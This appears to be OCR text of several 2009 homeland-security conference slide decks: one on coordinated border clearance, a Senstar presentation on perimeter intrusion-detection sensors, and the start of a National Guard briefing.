
Coordinated Clearance Coalition

Reinventing the Arrivals Process










Coordinated
Clearance
Coalition

Destination
Overseas Airport
Canada or US
US or Canada
Exit Tracking
Integrated with Airline Check-in Process
Expedited Process
Fastest Security Screening Process For Trusted Travelers
Aviation Security
Comparable Processes Recognized by Both Countries
Biometric ID
At Gate Positive Match for Boarding Checks
Coordinated Clearance Coalition

Coordinated Clearance
Point of Departure Determination

Traffic Streaming


Mixed Flows of Vehicles
Approaching Land Border
(as much as 60 miles back)
Streaming by Risk
Truck e-Manifest
Advisory
(Resolution
Before Proceeding)
Traditional Passport
RFID Automated
NEXUS
FAST
e-Manifest
(non-FAST)
Canada
or US
US
or Canada
Coordinated
Clearance
Coalition

Thank You

For more information:

Jim Phillips
716-754-8824
canambta@aol.com

Gerry Bruno/Solomon Wong
604-717-1800
info@coordinatedclearance.org
www.coordinatedclearance.org

TECHNOLOGY
Keeping up with the requirements of Homeland Security & Homeland Defense

Presentation by:
Keith Harman, V.P., Engineering,
Senstar Corporation, Canada
September 9, 2009

SENSTAR

Ever increasing challenges

- Terrorism
- Criminal activity (Drug trafficking, Smuggling, etc.)
- Illegal immigration

A Race we can not afford to lose!

Rapidly changing technology

- Increased signal processing capabilities (computational power)
- Updated technologies (radar, video, fiber optics etc.)
- Fusion of data from multiple sensors
- New sensor platforms (robots, UAVs, etc.)

SENSTAR

Traditional outdoor perimeter security requirements:

DETER

DETECT

Must have all 5 components!

DELAY

ASSESS

RESPOND

SENSTAR

Intrusion detection – Sensors classification

Active – Passive

Overt - Covert

Volumetric - Contact

Terrain Following – Line of sight

Deployable – Permanently installed (Fixed)

Zone Based – Precise locating

Select a sensor type based on threat and system requirements

SENSTAR

Traditional sensor technologies

Barrier – Taut Wire

Fence sensors
- Copper-based acoustic cables
- Fiber optic-based
- Geophones
- Motion switch type

Buried cable
- Leaky coaxial cable
  - zoning
  - ranging
- Pressure tubes
- Fiber optics
  - zoning
  - ranging

Electric Field – Capacitive

No one panacea!

SENSTAR

Traditional sensor technologies (Continued)

Microwave	– Bistatic
	– Monostatic
Infra Red	– Active
	– Passive
Radar	– Scanning
	short range
	long range
Image Motion	– Video
	– Thermal

No one panacea!

SENSTAR

Measures of Performance

Probability of Detection (Pd)

Nuisance Alarm Rate (NAR)

False Alarm Rate (FAR)

Applies to ALL sensors

Must meet ALL three

SENSTAR

New technologies – Laboratory vs Field Results

Most new technologies work in the laboratory, BUT in real world there are two technology terminators or challenges:

MOTHER NATURE & HUMAN NATURE

SENSTAR

Importance of testing new technologies

There are NO shortcuts!

Products must be tested in numerous environments (climatic and other) during the four seasons with realistic test procedures

The role of professional test agencies like Sandia National Labs, the US Air Force (Eglin C3), The US Army COE, US Navy China Lake, The British Home Office, etc. is critical

Bypassing these tests and going straight to the field almost always leads to disaster – Mother Nature and Human Nature usually win!

SENSTAR

Security Approach

Traditional Approach

Typical Canadian Prison

Homeland Security

BORDERS, SEA PORTS, AIRPORTS

Long perimeters in a potentially hostile environment present the challenges of:

- Rugged terrain
- Land/Water Interface
- Vegetation
- Animal population
- Assessment challenges

Traditional approaches need to be modified

SENSTAR

Proven approach to Border Security

Gaza Border

Taut Wire Fence
Barrier
Sensor

Lebanon Border

Syria Border

Over 700 km of Taut Wire Sensor on Borders Worldwide

Tailoring the technology to the threat and the environment

SENSTAR


Border Security Using “Trip-Line” Sensor

Simple Fence Demarcation

Buried Line Sensor (Covert)
- Detects (terrain following)
- Locates (to nearest meter)
- Classifies
  - reject small animals
  - based on speed & direction

Radar and/or Thermal Camera
- Track only qualified targets

Response vehicle



Separate Detection and Assessment & Tracking Functions

"Trip-Line" Sensor Technology

Sensor Features

- Terrain Following
- Vegetation Tolerant
- Covert
- Optimized for the Environment
- Discriminate against Small animals

Traditional approaches need to be modified

Sensor Performance


- Pinpoint Target Location
- Direction of Crossing
- Target Classification (man, vehicle, etc.)

Technology Candidates

- Leaky Cable
- Fiber Optics

SENSTAR

Adapting Traditional Technologies



Leaky Coaxial Cable to Detect Tunnels, Tunneling and Tunnelers

SENSTAR

Summary

Mother Nature & Human Nature Challenge

Traditional Technologies have much to offer

Performance Measurements (Pd, NAR, FAR) vital

Importance of Realistic Testing & Test Agencies

Adapting Proven Technologies to address New Requirements

Using New Technology and Innovation while not throwing away the many years of experience in outdoor perimeter security we can and will win the race!

SENSTAR

The Role of the National Guard in Homeland Security

Major General Michael Sumrall
Assistant to the Chairman
of the Joint Chiefs of Staff
for National Guard Matters

Topics

- Office of the Assistants to the Chairman of the Joint Chiefs of Staff for National Guard & Reserve Matters (OACJCS/NGRM)
- What is the National Guard?
- National Guard Mission
- National Guard / Department of Homeland Security Relationship
- Case Study: Cessna Boarder Incident
- Case Study: Haifa, Israel
- Questions

Who are we?

ARMY NATIONAL GUARD
MARINE CORPS RESERVE
CHIEFS OF STAFF
UNITED STATES
RESERVE
AIR NATIONAL GUARD
AIR FORCE RESERVE COMMAND
ACJCS-NG/RM

Mission

Advise the Chairman, Joint Chiefs of Staff on matters relating to the National Guard and Reserve

We Provide

Timely insights enabled by close relationships with OSD, COCOMs Service staffs, RC Chiefs, and the Joint Staff

Subject matter expertise on RC matters across the Joint Staff

Balanced perspectives to decision makers concerning the principles, processes, policies, and systems needed for full RC integration and best return on investment

What is Homeland Security?


What is the National Guard?

What is the National Guard

- **Oldest organized defensive force of the United States (1636)**
- **Constitutional Militia in 54 states, Territories and DC**
- **The largest (aggregate) portion of the entire US Reserve Component**
- **Primary combat reserve component of the United States Army**
- **The principal, dual-status military force available to both Governors and the President across virtually all mission sets.**

